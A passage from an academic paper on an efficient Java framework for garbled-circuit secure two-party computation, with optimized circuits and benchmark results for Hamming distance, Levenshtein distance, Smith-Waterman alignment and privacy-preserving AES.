The evaluator then determines which gate to evaluate next based on the available output values and tables. Gate

evaluation is triggered automatically when all the necessary inputs are ready. Once a gate has been evaluated it is immediately discarded, so the number of truth tables stored in memory is minimal. Evaluating larger circuits does not significantly increase the memory load on the generator or evaluator, but only affects the network bandwidth needed to transmit the garbled tables.

3.2 Generating Compact Circuits

To build an efficient two-party secure computation protocol, a programmer first analyzes the target application to identify the components that need to be computed privately. Then, those components are translated to digital circuit designs, which are realized as Java classes. Finally, with support from our framework's core libraries, the circuits are compiled and packaged into server-side and client-side programs that jointly instantiate the garbled-circuit protocol.

The cost of evaluating a garbled circuit protocol scales linearly in the number of garbled gates. The efficiency of our approach is due to the pipelined circuit execution technique described above, as well as several methods we use to minimize the number of non-XOR gates that need to be evaluated. One way to reduce the number of gates is to identify parts of the computation that only require private inputs from one party. These components can be computed locally by that party so do not require any garbled circuits. By designing circuits at the circuit level rather than using a high-level language like SFDL [22], we are able to take advantage of these opportunities (for example, by computing the key schedule for AES locally; see Section 7). For the parts of the computation that need to be done cooperatively, we exploit several opportunities enabled by our approach to reduce the number of non-XOR gates needed.

Minimizing bit width. To improve performance, our circuits are constructed with the minimal width required for the correctness of the programs. Our framework supports this by allowing most library circuits to be instantiated with a parameter that specifies the sizes of the inputs, a flexibility that was not present in prior implementations of secure computation. For example, SFDL's simplicity encourages programmers to count the number of 1s in a 900-bit number by writing code that leads to a circuit using 10-bit accumulators throughout the computation even though narrower accumulators are sufficient for early stages. The Hamming distance, Levenshtein distance, and Smith-Waterman applications described in this paper all reduce width whenever possible. This has a significant impact on the overall efficiency: for example, it reduces the number of garbled gates needed for our Levenshtein-distance protocol by 20% (see Section 5.2).

Fast table lookups. Constant-size lookup tables are frequently used in real-world applications (e.g., the score matrix for Smith-Waterman and the SBox for AES). Such lookup tables can be efficiently implemented as a single generalized m-to-n garbled gate, where m is number of bits needed to represent the index and n is the number of bits needed to represent each table entry. This, in turn, can be implemented within as a garbled circuit using a generalization of the standard "permute-and-encrypt" technique [22]. The advantage of this technique is that the circuit evaluator only needs to perform a single decryption operation to look up an entry in an arbitrarily large table. On the other hand, the circuit generator still needs to produce and transmit the entire table, so the cost for the circuit generator and the bandwidth are high. If the table entries have any structure there may be more efficient alternatives (see Section 7 for an example).

3.3 Circuit Library

Our framework includes a library of circuits defined for efficient garbled execution. Applications can be built by composing these circuits, but more efficient implementations are usually possible when programmers define their own custom-designed circuits.

The hierarchy of circuits is organized following the *Composite* design pattern [6] with respect to the build() method. Circuits are constructed in a modular fashion, using Wire objects to connect them together. Appendix A provides a UML class diagram of the core classes of our framework. The Wire and Circuit classes follow a variation of the *Observer* pattern, which offers a kind of publish/subscribe functionality [6]. The main difference is that when a wire w is *connected* to a circuit on port p (represented as a position index to the inputWires array of the circuit), all the observers of the port p automatically become observers of w.

The SimpleCircuit abstract class provides a library of commonly used functions starting with 2-to-1 AND, OR, and XOR gates, where the AND and OR gates are implemented using Yao's garbled-circuit technique and the XOR gate is implemented using the free-XOR optimization. Implementing a NOT gate is also free since it can be implemented as an XOR with constant 1.

The circuit library also provides more complex circuits for, e.g., adders, muxers, comparators, min, max, etc., where these circuits were designed to minimize the number of non-XOR gates using the techniques described in Section 3.2. Optimized circuits for additional functions can be added, as needed. A circuit for some desired function f can be constructed from the components provided in our circuit library, without needing to build the circuit

entirely from AND/OR/NOT gates.

Composite circuits are constructed using the build() method, with the general structure shown below:

```
public void build() throws Exception {
    createInputWires();
    createSubCircuits();
    connectWires();
    defineOutputWires();
    fixInternalWires();
}
```

To define a new circuit, a user creates a new subclass of CompositeCircuit. Typically it is only necessary to override the createSubCircuits(), connectWires(), and defineOutputWires() methods. If internal wires are fixed to known values, these can be set by overriding fixInternalWires(). Our framework automatically propagates known signals which improves the run-time whenever any internal wires are fixed in this way. For example, given a circuit designed to compute the Hamming distance of two 1024-bit vectors, we can immediately obtain a circuit computing the Hamming distance of two 512-bit vectors by fixing 512 of each party's input wires to 0. Because of the way we do value propagation, this does not incur any evaluation cost. As another example, when running the Smith-Waterman algorithm (see Section 6) certain values are fixed to public constants and these can be fixed in our circuit implementing the algorithm in the same way.

3.4 Implementation Details

Throughout this paper, we use 80-bit wire labels for garbled circuits and statistical security parameter $k = 80$ for oblivious-transfer extension. For the Naor-Pinkas oblivious-transfer protocol, we use an order-q subgroup of $\mathbb{Z}_p^*$ with $|q| = 128$ and $|p| = 1024$. These settings correspond roughly to the *ultra-short* security level as used in TASTY [11]. We used SHA-1 to generate the garbled truth-table entries. Each entry is computed as:

$$\mathrm{Enc}^k_{w_i^{b_i}, w_j^{b_j}}\left(w_k^{g(b_i,b_j)}\right) = \text{SHA-1}\left(w_i^{b_i} \| w_j^{b_j} \| k\right) \oplus w_k^{g(b_i,b_j)}.$$

All cryptographic primitives were used as provided by the Java Cryptography Extension (JCE). Our experiments were performed on two Dell boxes (Intel Core Duo E8400 3GHz) connected on a local-area network.

4 Hamming Distance

The Hamming distance $Hamming(\boldsymbol{a}, \boldsymbol{b})$ between two ℓ-bit strings $\boldsymbol{a} = a_{\ell-1} \cdots a_1 a_0$ and $\boldsymbol{b} = b_{\ell-1} \cdots b_1 b_0$ is simply the number of positions i where $b_i \neq a_i$. Here we consider secure computation of $Hamming(\boldsymbol{a}, \boldsymbol{b})$ where one party holds $\boldsymbol{a}$ and the other has input $\boldsymbol{b}$. Secure Hamming-distance computation has been used as a subroutine in several privacy-preserving protocols [15, 26]. As part of their SciFI work, Osadchy et al. [26] show a protocol based on homomorphic encryption for secure computation of Hamming distance. To reduce the online cost of the computation, SCiFI uses pre-computation techniques aggressively. They report that for $\ell = 900$ their protocol has an "off-line" running time of 213s and an "on-line" running time of 0.31s. (Note that their measure of "off-line running time" includes the time for any processing done locally by one party before sending a message to the other party, even when the local processing depends on that party's input.)




Figure 1: Circuit computing Hamming distance.

4.1 Circuit-Based Approach

We explore a garbled-circuit approach to secure Hamming-distance computation. The high level design of a circuit Hamming for computing the Hamming distance is given in Figure 1. The circuit first computes the XOR of the two ℓ-bit input strings $\boldsymbol{v}, \boldsymbol{v}'$, and then uses a subcircuit Counter to count the number of 1s in the result. The output is a k-bit value, where $k = \lceil \log \ell \rceil$.

A naïve design of the Counter submodule is to use ℓ copies of a k-bit AddOneBit circuit, so that in each of the ℓ iterations the Counter circuit accumulates one bit of $\boldsymbol{v} \oplus \boldsymbol{v}'$ in the k-bit counter.

Since XOR gates are free and an k-bit Adder needs only k non-XOR gates [17], the Hamming circuit with the naïve Counter needs $\ell \cdot \lceil \log \ell \rceil$ non-free gates. We improve upon this by changing the Counter design so as to reduce the number of gates while enabling the gates to be evaluated in parallel.

First, we observe that the widths of the early one-bit adders can be far smaller than k bits. At the first level, the inputs are single bits, so a 1-bit adder with carry is sufficient; at the next level, the inputs are 2-bits, so a 2-bit adder is sufficient. This follows throughout the circuit, halving the total number of gates to $\frac{(\ell \lceil \log \ell \rceil)}{2}$.

Second, the serialized execution order is unnecessary. We improved the naïve design to yield a parallel version of Counter given in Figure 2. Our current execution framework does not support parallel execution, but is designed so that this can be readily supported in a future version.




Figure 2: Parallelized Counter circuit.




Figure 3: On-line running time of our Hamming-distance protocol for different input lengths.

4.2 Results

We implemented a secure protocol for Hamming-distance computation using the circuit from the previous section and the Java framework described in Section 3. Computing the Hamming distance between two 900-bit vectors took 0.019 seconds and used 56 KB bandwidth in the online phase (including garbled circuit generation and evaluation), with 0.051 seconds (of which the OT takes 0.018 seconds) spent on off-line preprocessing (including garbled circuit setup and the OT extension protocol setup and execution). For the same problem, the protocol used in SCiFI took 0.31 seconds for on-line computation, even at the cost of 213 seconds spent on preprocessing.[3] The SCiFI paper did not report bandwidth consumption, but we conservatively estimate that their protocol would require at least 110 KB. In addition to the dramatic improvement in performance, our approach is quite scalable. Figure 3 shows how the running time of our protocol scales with increasing input lengths.

The garbled-circuit implementation has another advantage as compared to the homomorphic-encryption approach taken by SCiFI: if the obliviously calculated Hamming distances are not the final result, but are only intermediate results that are used as inputs to another computation, then a garbled-circuit protocol is much better in that by its nature it can be readily composed with any subsequent secure computation. In contrast, this is very inconvenient for homomorphic-encryption-based protocols because arbitrary operations over the encryptions are not possible. As an example, in the SCiFI applications the parties do not want to reveal the computed Hamming distance h directly but instead only want to determine if $h > h_{\max}$ for some public value h_{max}. Osadchy et al. had to design a special protocol involving adding random noise to the h values and using an oblivious transfer protocol to handle this. In our case, however, we would only need to add a comparator circuit after the Hamming-distance computation. In fact, with our approach further optimizations would be possible when h_{max} is known since at most the $\lceil \log h_{max} \rceil$ low-order bits of the Hamming distance need to be computed.

[3] Osadchy et al. [26] used a 2.8 GHz dual core Pentium D with 2 GB RAM for their experiments, so the comparison here is reasonably close. Also note that for their experiments, Osadchy et al. configured their host to turn off the Nagle ACK delay algorithm, which substantially improved network performance. This is not realistic for most network settings and was not done in our experiments.

5 Levenshtein Distance

The *Levenshtein distance* (also known as *edit distance*) between two strings has applications in DNA and protein-sequence alignment, as well as text comparison. Given two strings α and β, the Levenshtein distance between them (denoted $Levenshtein(\alpha,\beta)$) is defined as the minimum number of basic operations (insertion, deletion, or replacement of a single character) that are needed to transform α into β. In the setting we are concerned with here, one party holds α and the other holds β and the parties wish to compute $Levenshtein(\alpha,\beta)$.

Algorithm 1 is a standard dynamic-programming algorithm for computing the Levenshtein distance between two strings. The invariant is that $\mathtt{D[i][j]}$ always represents the Levenshtein distance between $\alpha[1\ldots\mathtt{i}]$ and $\beta[1\ldots\mathtt{j}]$. Lines 2–4 initialize each entry in the first row of the matrix D, while lines 5–8 initialize the first column. Within the two for-loops (lines 8–13), $\mathtt{D[i][j]}$ is assigned at line 11 to be the smallest of $\mathtt{D[i-1][j]}+1$, $\mathtt{D[i][j-1]}+1$, or $\mathtt{D[i-1][j-1]}+\mathtt{t}$ (where t is 0 if $\alpha[\mathtt{i}]=\beta[\mathtt{j}]$ and 1 if they are different). These correspond to the three basic operations *insert* $\alpha[\mathtt{i}]$, *delete* $\beta[\mathtt{j}]$, and *replace* $\alpha[\mathtt{i}]$ with $\beta[\mathtt{j}]$.

5.1 State of the Art

Jha et al. give the best previous implementation of a secure two-party protocol for computing the Levenshtein distance [16]. Instead of using Fairplay, they developed their own compiler based on Fairplay, while borrow-

Algorithm 1 *Levenshtein*(α, β)

```
1:  Initialize D[α.length][β.length];
2:  for i ← 0 to α.length do
3:      D[i][0] ← i;
4:  end for
5:  for j ← 0 to β.length do
6:      D[0][j] ← j;
7:  end for
8:  for i ← 1 to α.length do
9:      for j ← 1 to β.length do
10:         t ← (α[i] = β[j]) ? 0 : 1;
11:         D[i][j] ← min(D[i − 1][j]+1, D[i][j − 1]+1,
                          D[i − 1][j − 1]+t);
12:     end for
13: end for
```

ing the function-description language (SFDL) and the circuit-description language (SHDL) directly from Fairplay. Jha et al. investigated three different strategies for securely computing the Levenshtein distance. Their first protocol (Protocol 1) directly instantiated Algorithm 1 as an SFDL program, which was then compiled into a garbled-circuit implementation. Because their garbled-circuit execution approach required keeping the entire circuit in memory, they concluded that garbled circuits could not scale to large inputs. The largest problem size their compiler and execution environment could handle before crashing was where the parties' inputs were 200-character strings over an 8-bit (256-character) alphabet.

Their second protocol combined garbled circuits with an approach based on *secure computation with shares*. The resulting protocol was scalable, but extremely slow. Finally, they proposed a hybrid protocol (Protocol 3) by combining the first two approaches to achieve better performance with scalability.

According to their results, it took 92 seconds for Protocol 1 to complete a problem of size 100×100 (i.e., two strings of length 100) over an 8-bit alphabet. This protocol required nearly 2 GB of memory to handle the 200×200 case [16]. Their flagship protocol (Protocol 3), which is faster for larger problem sizes, took 658 seconds and used 364.3 MB bandwidth on a problem of size 200×200 over an 8-bit alphabet.

5.2 Circuit-Based Approach

We observed that the circuit used for secure computation of Levenshtein distance can be much smaller than the circuit produced from a high-level SFDL description. The main reason is that the SFDL description does not distinguish parts of the computation that can be performed locally by one of the parties, nor does it take advantage of the actual number of bits required for values at intermediate stages of the computation.

The portion of the computation responsible for initializing the matrix (lines 2–7) does not require any collaboration, and thus can be completed by each party independently. Moreover, since the length of each party's private string is not meant to be kept secret, the two for-loops (lines 8–9) can be managed by each party independently as long as they keep the inner executions synchronized, leaving only two lines of code (lines 10–11) in the innermost loop that need to be computed securely.

Let ℓ denote the length of the parties' input strings, assumed to be over a σ-bit alphabet. Figure 5a presents a circuit, LevenshteinCore, that is computationally equivalent to lines 10–11. The T (stands for "test") circuit in that figure outputs 1 if the input strings provided are different. Figure 4 shows the structure of the T circuit. (For the purposes of the figures in this section, we assume $\sigma = 2$ since this is the alphabet size that would be used for genomic comparisons. Nevertheless, everything generalizes easily to larger σ.) For a σ-bit alphabet, the T circuit uses $\sigma - 1$ non-free gates.

The rest of the circuit computes the minimum of the three possible edits (line 11 in Algorithm 1). We begin with the straightforward implementation shown in Figure 5a. The values of D[i − 1][j], D[i][j − 1], and D[i − 1][j − 1] are each represented as ℓ-bit inputs to the circuit. For now, this is fixed as the maximum value of any D[i][j] value. Later, we reduce this to the maximum value possible for a particular core component. Because of the way we define ℓ there is no need to worry about the carry output from the adders since ℓ is defined as the number of bits needed to represent the maximum output value. The circuit shown calculates exactly the same function as line 11 of Algorithm 1, producing the output value of D[i][j]. The full Levenshtein circuit has one LevenshteinCore component for each *i* and *j* value, connected to the appropriate inputs and producing the output value D[i][j]. The output value of the last LevenshteinCore component is the Levenshtein distance.

Recall that each ℓ-bit AddOneBit circuit uses ℓ non-free gates, and each ℓ-bit 2-MIN uses 2ℓ non-free gates. So, for problems on a σ-bit alphabet, each ℓ-bit NaiveLevenshteinCore circuit uses $7\ell + \sigma - 1$ non-free gates. Next, we present two optimizations that reduce the number of non-free gates involved in computing the





Figure 4: T circuit.



(a) Naïve (b) Better (c) Final

Figure 5: Implementations of the Levenshtein core circuit.

Levenshtein core to $5\ell+\sigma$.

Since $\texttt{min}(\texttt{D[i}-1\texttt{][j}]+1,\texttt{D[i][j}-1\texttt{]}+1)$ is equivalent to $\texttt{min}(\texttt{D[i}-1\texttt{][j}],\texttt{D[i][j}-1\texttt{]})+1$, we can combine the two AddOneBit circuits (at the top left of Figure 5a) into a single one, and interchange it with the subsequent 2-MIN as shown in Figure 5b. The circuits in the dashed box in Figure 5b compute $\texttt{min}(\texttt{x}+1,\texttt{y}+\texttt{t})$, where $\texttt{t}\in\{0,1\}$. This is functionally equivalent to:

$$\textbf{if } (\texttt{y}>\texttt{x}) \textbf{ then } \texttt{x}+1 \textbf{ else } \texttt{y}+\texttt{t}.$$

Hence, we can reuse one of the AddOneBit circuits by putting it after the GT logic embedded in the MIN circuit. This leads to the optimized circuit design shown in Figure 5c. Note that the 1-bit output wire connecting the 2-MIN and 1-bit MUX circuits is essentially the 1-bit output of the GT sub-circuit inside 2-MIN. This change reduces the number of gates in the core circuit to $2\times 2\ell+\ell+\sigma-1+1=5\ell+\sigma$.

The final optimization takes advantage of the observation that the minimal number of bits needed to represent $\texttt{D[i][j]}$ varies throughout the computation. For example, one bit suffices to represent $\texttt{D[1][1]}$ while more bits are required to represent $\texttt{D[i][j]}$ for larger $\texttt{i}$'s and $\texttt{j}$'s. The value of $\texttt{D[i][j]}$ can always be represented using $\lceil\log\min(\texttt{i},\texttt{j})\rceil$ bits. The number of gates decreases by:

$$1-\frac{\sum_{i=1}^{\ell}\sum_{j=1}^{\ell}\left\lceil\log\left[\min(i,j)\right]\right\rceil}{\ell^2\lceil\log\ell\rceil}.$$

For $\ell=200$ this results in a 25% savings, but the effect decreases as ℓ grows.

Although it would be possible to describe such a circuit using a high-level language like SFDL, it would be very tedious and awkward to do so and would require a customized program for each input size. Hence, SFDL programs tend to allocate more than the number of bits needed to ensure correctness of the protocol output.

5.3 Results

We implemented a protocol for secure computation of Levenshtein distance using the circuit described above and our framework from Section 3. The protocol handles arbitrary input lengths ℓ (it also handles the case where the input strings have different lengths) and arbitrary alphabet sizes 2^σ. It completes a problem of size 200×200 over a 4-character alphabet in 16.38 seconds (of which less than 1% is due to OT) using 49 MB bandwidth. The dependence of the running time on σ is small: for $\sigma=8$ our protocol takes 18.4 seconds in the 200×200 case, which is 29 times faster than the results of Jha et al. [16].

Our protocol is highly scalable, as shown in Figure 6. The largest problem instance we ran is 2000×10000 (not shown in the figure), which used a total of 1.29 billion non-free binary gates and completed in under 223 minutes (at a rate of over 96,000 gates per second). In addition, our approach enables further optimizations for many practical scenarios. For example, if the parties are only interested in determining whether the Levenshtein distance is below some threshold d, then only the $\lceil\log d\rceil$ low-order bits of the result need to be computed and the number of bits for an entry can be reduced.

6 Smith-Waterman

The Smith-Waterman algorithm (Algorithm 2) is a popular method for genome and protein alignment [23,31]. In contrast to Levenshtein distance which measures *dissimilarity*, the Smith-Waterman score measures *similarity* between two sequences (higher scores mean the sequences are more similar). The algorithm has a basic structure similar to the algorithm for computing Levenshtein distance. The differences are: (1) the preset entries (the first row and the first column) are initialized to 0; (2) the algorithm has a more sophisticated core (lines 10–12) that involves an affine gap function $\texttt{gap}$ and computes the maximum score across all previous entries in the row and




Figure 6: Overall running time of our Levenshtein-distance protocol. (Plotted on a log-log scale; the problem size is 200×DNA Length and $\sigma = 2$.)

column; and (3) the algorithm uses a fixed 2-dimensional score matrix `score`.

In practice, the gap function is typically of the form $\texttt{gap}(x) = a + b \cdot x$ where a, b are publicly known, negative integer constants. By choosing a and b appropriately, one can account for the fact that the evolutionary likelihood of inserting a single large DNA segment is much greater than the likelihood of multiple insertions of smaller segments (of the same total length). A typical gap function is $\texttt{gap}(x) = -12 - 7x$, which is what we use in our evaluation experiments.

The 2-dimensional score matrix `score` quantifies how well two symbols from an alphabet match each other. In comparing proteins, the symbols represent amino acids (one of twenty possible characters including stop symbols). The entries on the diagonal of the `score` matrix are larger and positive (since each symbol aligns well with itself), while all others are smaller and mostly negative numbers. The actual numbers vary, and are computed based on statistical analysis of a genome database. We use the BLOSUM62 [12] score matrix for computation over randomly generated protein sequences.

To obtain the optimal alignment, one first computes matrix `D` using Algorithm 2, then finds the entry in `D` with the maximum value and traces the path backwards to find how this value was derived. In a privacy-preserving setting, the full trace may reveal too much information. Instead, it may be used as an intermediate value for a continued secure computation, or just aspects of the result (e.g., the score or starting position) could be revealed.

6.1 State of the Art

The only previous attempt to implement a secure Smith-Waterman computation is by Jha et al. [16]. (An alternate approach, suggested by Szajda et al. [32], is to perform the computation normally but operating on transformed data instead of the parties' private data. It is unclear, however, what privacy or correctness properties can be achieved by this approach.) Jha et al.'s protocol follows a similar approach to their Levenshtein-distance protocols described in Section 5, and led them to conclude that garbled-circuit implementations could not handle even small inputs (their garbled-circuit implementation for Smith-Waterman could not handle a 25×25 size input). Hence, they invented a hybrid protocol (Protocol 3) to implement the Smith-Waterman algorithm.

Their prototype had two limitations that prevent direct performance comparisons:

1. They use only 8 bits to represent each entry of the dynamic-programming matrix, but for most protein-alignment problems the *similarity* scores between even two short sequences of length 25 can overflow an 8-bit integer, and for larger sequences it is bound to overflow. In the BLOSUM62 scoring table, the typical score for two matching proteins is 6 (and as high as 11).

2. They used a constant gap function ($\texttt{gap}(x) = -4$) that is inappropriate for practical scenarios.

Despite these simplifications in their work, our complete Smith-Waterman implementation (that does not make any of these simplifications) still runs more than twice as fast as their implementation.

Algorithm 2 `Smith-Waterman`(α, β, `gap`, `score`)

```
1:  Initialize D[α.length][β.length];
2:  for i ← 0 to α.length do
3:    D[i][0] ← 0;
4:  end for
5:  for j ← 0 to β.length do
6:    D[0][j] ← 0;
7:  end for
8:  for i ← 1 to α.length do
9:    for j ← 1 to β.length do
10:     rMax ← max_{1≤o≤i}(D[i − o][j] + gap(o));
11:     cMax ← max_{1≤o≤j}(D[i][j − o] + gap(o));
12:     D[i][j] ← max(0, rMax, cMax,
                  D[i − 1][j − 1] + score[α[i]][β[j]]);
13:   end for
14: end for
```

6.2 Circuit-Based Approach

The core of the Smith-Waterman algorithm (lines 10–12 of Algorithm 2) involves ADD and MAX circuits. To reduce the number of non-free gates, we replace lines 10–11 with the code in Algorithm 3. This allows us to

Algorithm 3 Restructured Smith-Waterman core

```
rMax ← 0;
for o ← 1 to i do
  rMax ← max(rMax, D[i − o][j] + gap(o));
end for
cMax ← 0;
for o ← 1 to j do
  cMax ← max(cMax, D[i][j − o] + gap(o));
end for
```

use much narrower ADD and MAX circuits for some entries since we know the value of D[i][j] is bounded by $\lceil \log(\min(i, j) \cdot maxscore) \rceil$, where *maxscore* is the greatest number in the score matrix. We only need to make sure that values are appropriately sign-extended (a free operation) when they are carried between circuits of different width.

We also note that gap(o), which serves as the second operand to every ADD circuit, can always be safely computed without collaboration since it does not depend on any private input. Thus, instead of computing gap(o) using a complex garbled circuit, it can be computed directly with the output value fed directly into the ADD circuit. Being able to tightly bound the part of the computation that really needs to be done privately is another advantage of our approach.

The matrix-indexing operation on score does need to be done in a privacy-preserving way since its inputs reveal symbols in the private inputs of the parties. Since the row index and column index each can be denoted as a 5-bit number, we could view the score table as a 10-to-1 garbled circuit (whereas each entry in truth table is an encryption of 5 wire keys representing the output value). Using an extension of the *permute-and-encrypt* technique, it leads to a garbled table containing $2^{10} = 1024$ ciphertexts (of which 624 are null entries since the actual table is 20×20, but which must be transmitted as random entires to avoid leaking information). However, observe that one of the two indexes is known to the circuit generator since it corresponds to the generator's input value at a known location. Hence, we use the index known to the circuit generator to specialize the two-dimensional score table lookup to a one-dimensional table lookup. This reduces the cost of oblivious table lookup to computing and transmitting 20 ciphertexts and 12 random entries (to fill the 2^5-entry table) for the circuit generator, while the work for the circuit evaluator is still performing one decryption.

6.3 Results

Our secure Smith-Waterman protocol takes 415 seconds and generates 1.17 GB of network traffic running on two




Figure 7: Overall running time of the Smith-Waterman protocol. (Plotted on a log-log scale; problem size 20×Codon Sequence Length.)

protein sequences of length 60. The garbled-circuit implementation by Jha et al. did not scale to a 60×60 input size, but their Protocol 3 was able to complete on this input length in nearly 1000 seconds (but recall that due to simplifications they used, their implementation would not usually produce the correct result). Figure 7 shows the running time of our implementation as a function of the problem size.

7 AES

AES is a standardized block cipher. We focus on AES-128 which uses a 128-bit key as well as a 128-bit block length. The high-level operation of AES is shown in Listing 1 (based on Daemen and Rijmen's report [3]). It takes a 16-byte array msg and a large byte array key, which is the output of the AES key schedule. The variable Nr denotes the number of rounds (for AES-128, Nr=10).

In privacy-preserving AES, one party holds the key k and the other holds an input block x. At the end of the protocol, the second party learns $AES_k(x)$. This functionality has a number of interesting applications including encrypted keyword search (see Pinkas et al. [27]).

7.1 Prior Work

Pinkas et al. [27] implement AES as an SFDL program, which is in turn compiled to a huge SHDL circuit consisting of more than 30,000 gates. Henecka et al. [11] used the same circuit, but obtained better online performance by moving more of the computation to the precomputation phase. The best performance results they reported are 3.3 seconds in total and 0.4 seconds online per block-cipher evaluation.

7.2 Our Approach

We also use garbled circuits to implement privacy-preserving AES. However, our technique is distinguished

```
public static byte[] Cipher(byte[] key, byte[] msg) {
    byte[] state = AddRoundKey(key, msg, 0);
    for (int round = 1; round < Nr; round++) {
        state = SubBytes(state);
        state = ShiftRows(state);
        state = MixColumns(state);
        state = AddRoundKey(key, state, round);
    }

    state = SubBytes(state);
    state = ShiftRows(state);
    state = AddRoundKey(key, state, Nr);
    return state;
}
```

Listing 1: The AES block cipher.

from previous ones in that instead of constructing a huge circuit, we derive our privacy-preserving implementation around the structure of a traditional program, following the code in Listing 1. Our guiding principle is to identify the minimal subset of the computation that needs to be performed in a privacy-preserving manner, and only use garbled circuits for that portion of the computation. Specifically, we observe that the entire key schedule can be computed locally by the party holding the key. There is no need to use garbled circuits to compute the key schedule since it only depends on one party's data.

Overview. To make the implementation simpler, we explicitly group the wire labels of every 8-bit byte into a *State* object, representing the intermediate results of garbled circuits. Compared to the original code (Listing 1), we only need to replace the built-in data type `byte` with our custom type `State` in building the code for implementing the garbled circuit. Since the state is represented by garbled wire labels, we can compose circuits implementing each execution phase to perform the secure computation.

As noted earlier, the value of the `key` which is the output of the key schedule can be executed by Alice alone, and then used as effective input to a circuit. This enables us to replace the expensive privacy-preserving key schedule computation with less expensive oblivious transfers (which, due to the oblivious-transfer extension, are cheaper than using garbled circuits).

Second, as in many other real-world AES cipher implementations, the `SubBytes` subroutine dominates the resource (e.g., time and hardware area) consumption. We consider two possible designs for implementing the `SubBytes` subroutine. The first design minimizes online time for situations where preprocessing is possible; the second minimizes total time in the absence of idle periods for preprocessing.

Third, the `ShiftRows` subroutine imposes no cost for our circuit implementation since this subroutine merely impacts the wiring but requires no additional gates.

The `MixColumns` subroutine requires secure computation, but we design a circuit for this that uses only XORs. The `AddRoundKey` subroutine is realized by a BitWiseXOR circuit that simply juxtaposes 128 XOR gates.

SubBytes. The `SubBytes` component dominates the time for AES, so we consider two alternate designs.

Minimizing online time. Our first design seeks to minimize the online execution time by moving as much of the work as possible to the preprocessing phase. The `SubBytes` subroutine can be implemented with sixteen 8-bit-to-8-bit garbled tables, similar to the score matrix used in the Smith-Waterman application. From the perspective of the circuit generator, this results in a garbled "gate" with $2^8 \times 8 = 2048$ ciphertexts. The circuit evaluator need only decrypt 8 of these (i.e., one table entry) at a cost of 4 hash evaluations (since we use 80-bit wire labels and SHA-1, with 160-bit output length, for the encryption). This design is distinguished by its very low online cost, so is well suited to situations where the primary goal is to minimize the online execution time.

